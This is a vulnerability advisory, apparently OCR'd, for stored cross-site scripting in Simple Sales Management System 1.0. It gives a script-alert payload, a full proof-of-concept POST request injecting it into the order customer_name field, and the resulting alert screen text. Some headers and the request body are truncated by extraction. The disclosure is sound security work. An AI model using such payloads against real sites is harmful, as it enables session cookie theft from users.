Title: Simple Sales Management System 1.0 Stored Cross-Site Scripting

Author: Ashish Kumar (https://www.linkedin.com/in/ashish-kumar-0b65a3184)

Date: 03.07.2022

Vendor: https://www.sourcecodester.com/users/tips23

Software: https://www.sourcecodester.com/php-codeigniter-simple-sales-management-system-source-code

Version: 1.0

Reference:
https://github.com/CyberThoth/CVE/blob/main/CVE/Simple%20Sales%20Management%20System/Cross%20Site%20Scripting(Stored)/POC.md

Description:

Simple Sales Management System is vulnerable to Stored cross-site scripting on the orders edit page. The "New Order" parameter in 'http://localhost/ci_ssms/index.php/orders' is vulnerable.

Impact:

An attacker could steal cookies with a crafted URL sent to the victims.


Payload used:

```
<script>alert("XSS")</script>
```

POC

```
POST /ci_ssms/index.php/orders/create HTTP/1.1
Host: localhost
Content-Length: 91
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/ci_ssms/index.php/orders/create
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: ci_session=ome77qk8e57r33fcfht2dktlgi421bj8
Connection: close

customer_name=%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E&products%5B%5D=21&qty%
```




Simple Sales Management Syste
localhost/ci_ssms/index.php/orders
localhost says
xss
OK